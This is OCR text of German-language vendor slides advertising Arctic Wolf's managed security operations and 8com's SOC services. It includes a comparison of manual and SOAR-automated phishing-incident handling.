
Cyber-Versicherungsfähigkeit



Nachweise zur Einhaltung von Regularien



ARCTIC WOLF Security Operations Cloud



Die Denkweise muss sich ändern.

Weg von Tools und hin zu **effektivem Betrieb.**



Investments schützen

Bestehende Technologien nutzen und optimieren



Breitere Visibilität

Breite Abdeckung gegenüber allen Angriffstypen und Punkten



Widerstandsfähiger werden

Hinzufügen von Experten, 24x7 Überwachung & Schutz, sowie Einführung von taktischen und strategischen Security Aktionen.



Concierge Modell

Technologie und Teams liefern echte sicherheitsrelevante Ergebnisse

TECHNOLOGIE



Security Journey

Strukturierte Assessments Ihres Sicherheitszustands zur Härtung Ihrer Umgebung



Daten-Explorer

Schnelle Ad-Hoc Untersuchungen und Self-Service-Berichte



Starthilfe Portal

Proaktive Planung für Security Incidents um die Auswirkungen eines Vorfalls zu minimieren



Maßgeschneidertes Reporting

Concierge Reporting gibt Ihnen genau die Einblicke die Sie brauchen

CONCIERGE Modell

TEAMS



Bereitstellung

Stellen sicher das Ihre Umgebung eingerichtet und einsatzbereit ist



Concierge Team

Strategische Beratung Erhöhung Ihres Sicherheitsniveaus durch Workshops



SOC

24x7 Ereignis Triage
Security Assessments
Angeleitete Wiederherstellung



Incident Response

Wiederherstellung des Geschäftsbetriebs nach einem Vorfall
Digitale Forensik



Arctic Wolf: Das Beste im Thema Cyber Security

Zu einem Bruchteil der Kosten, die bei einem Alleingang anfallen würden, bietet Arctic Wolf einen umfassenden Schutz und einen ganzheitlichen Ansatz zur Vermeidung von Cyberrisiken.

Schnelle Wertschöpfung

Nutzen Sie bestehende Investitionen, erweitern Sie Ihr Team um Fachkräfte und -wissen, und reduzieren Sie den Aufwand mit einer schlüsselfertigen Lösung.

Cyber Risk Management

Minderung von Cyberrisiken mit unserer Security Operations Cloud und Reduzierung des Restrisikos über unsere Garantie- und Versicherungspartnerschaften

Zweckgebundene Plattform

Schlüsselfertige, skalierbare SOC Leistungen auf der Grundlage von Open-XDR für eine breite Abdeckung und 24x7-Schutz

Concierge Delivery

Sicherheit, die auf Ihre spezifischen Bedürfnisse zugeschnitten ist, mit Flexibilität bei den eingesetzten Tools, Mitarbeitern und Prozessen, um diese auf die für Sie am besten geeignete Weise zu gewährleisten





Vielen Dank





**SECURITY
OPERATIONS
CENTER**

„Der unverzichtbare Einsatz von SOAR im SOC“



1 8com-Vorstellung

Wir l(i)eben Sicherheit



92

Mitarbeiter*innen



seit 2004

Cyber Security



97

Security Operations
Center Kunden



> 600

IT-Forensik, Incident
Response, Penetration
Testing und Awareness-
Kunden

8com Security Operations Center

Orchestrierung Security Technologien

- SIEM (OnPrem/Cloud)
- UEBA
- EDR/xDR
- NDR
- Cloud Security Tools
- OT-Security
- ...

Wird durch das 8com-SOAR orchestriert.

24/7/365 aus Deutschland

- Leistungserbringung aus Deutschland
- Leistung wird aus dem 8com SOC heraus erbracht, nicht aus Home Office
- Das 8com SOC ist ein eigenständiger Hochsicherheitsbereich
- SOC-Betrieb ist vollständig vom 8com Betrieb getrennt

Kontinuität und Kompetenz

- seit 2004 ausschließlich Cyber Security Services im Angebot
- seit über 10 Jahren Betrieb des 8com SOC
- SOC ist die 8com Kernkompetenz
- Stabilität der Mitarbeiterstruktur

alle Level aus einer Hand

Das 8com SOC erbringt alle notwendigen Leistungen professionell aus einer Hand. Angefangen bei der Integration / Konfiguration von Security Technologien für das 8com-SOC, über die Alarmbearbeitung, Threat Analysis und Threat Hunting bis hin zu IT-Forensik, Malware Analysis, Incident Response Management, Vulnerability Management etc..




In über 40 Ländern
aktiv



24/7/365 (3-Schicht-Modell)
nur aus Deutschland
Hochsicherheitsbereich
kein Homeoffice für SOC-Mitarbeiter

WIR L(I)EBEN SICHERHEIT.

8com Security Operations Center





2 Warum ist eine SOAR-Lösung wichtig für Sie als SOC-Kunde?

SOC ohne SOAR = Ineffizienz

- Automatisierung repetitiver Aufgaben
- Orchestrierung verschiedenster Sicherheitstools (SIEM, EDR/xDR, NDR, Mail Security, OT-Security . . .)
- schnelle und präzise Reaktion auf Sicherheitsvorfälle

1.

Beispiel


(... langweilige & repetitive Tasks)

Phishing

Verteilung Initial Access Cyber Angriffe

01.01.2020 bis 30.06.2023 (1.344)

- BITTE EINE GEWISSE UNSCHÄRFE BERÜCKSICHTIGEN -



PHISHING

FRÜHER

1. Alarm (AV, SIEM, User, Mail Security etc.) an SOC
2. Analyst erstellt „Case“
3. Analyst kontaktiert User / zuständigen Administrator
4. User / Admin leitet potentielle Phishing-Mail weiter
5. Analyst prüft Mail: Indikatoren, Header, SMTP-Verbindungsdaten, IoCs, öffnet Anlagen oder Links über eine Sandbox etc.
6. Bewertung: Phishing Mail?

FRÜHER

7. Meldung an User + Admin
8. User / Admin muss Mail löschen
9. Manuelle Suche nach weiteren Phishing Mails mit gleichen / ähnlichen Indikatoren
10. Prüfung ob User Anlage geöffnet / Link geklickt hat ...
11. Bericht erstellen, Case schließen

DAUER: Ø 45 MIN

HEUTE

1. Alarm → SOAR
2. SOAR startet Playbook „Phishing“
3. SOAR: verschiebt Mail in „Analyse-Postfach“
4. SOAR: erstellt Case, informiert ggf. User
5. SOAR: reichert den Case um relevante Daten an (SIEM, EDR, Mail, Mail-Security, IoCs und Threat Intelligence, Analysiert Header, SMTP-Verbindungsdaten Mail-Appliance etc. Anlagen und Links werden in Sandbox ausgeführt. File Reputation Check . . .

HEUTE

7. SOAR: schadhaft – Malicious Indicators werden geblockt und unternehmensweit aus weiteren Mailboxes entfernt.
8. SOAR: prüft ob Malicious Indicators ausgeführt worden sind (. . . auch der Analyst).
9. SOAR: Gibt Case an Analysten. Analyst prüft, gibt ggf. Mail etc. wieder frei.
10. SOAR: Bericht erstellt, Case und Playbook wird beendet, User informiert.

DAUER: Ø 3 MIN

FRÜHER

1. Analyst muss Data Enrichment / Triage selbst durchführen, teils Daten manuell zusammentragen.
2. Langwierige Analyse Phase, da immer wieder auf unterschiedliche Konsolen zurückgegriffen werden muss.
3. Aufwendige Kommunikationsprozesse (Mail, Ticket etc.)
4. Aufwendige Dokumentation und Berichtspflichten . . .

HEUTE

1. ML-Unterstützung: lernt – unterstützt – bereitet Bewertung vor
2. Analyst bekommt (fast) IMMER alle zur vollständigen Analyse benötigten Daten aufbereitet.
3. SOAR-Lösung stellt dazu historische Daten identischer oder vergleichbarer Fälle zur Verfügung.
4. Kommunikation fast vollständig automatisiert über SOAR-Lösung
5. Dokumentation und Berichtswesen fast vollständig automatisiert.

2.

Orchestrierung

- Detektion
- Analyse
- Response

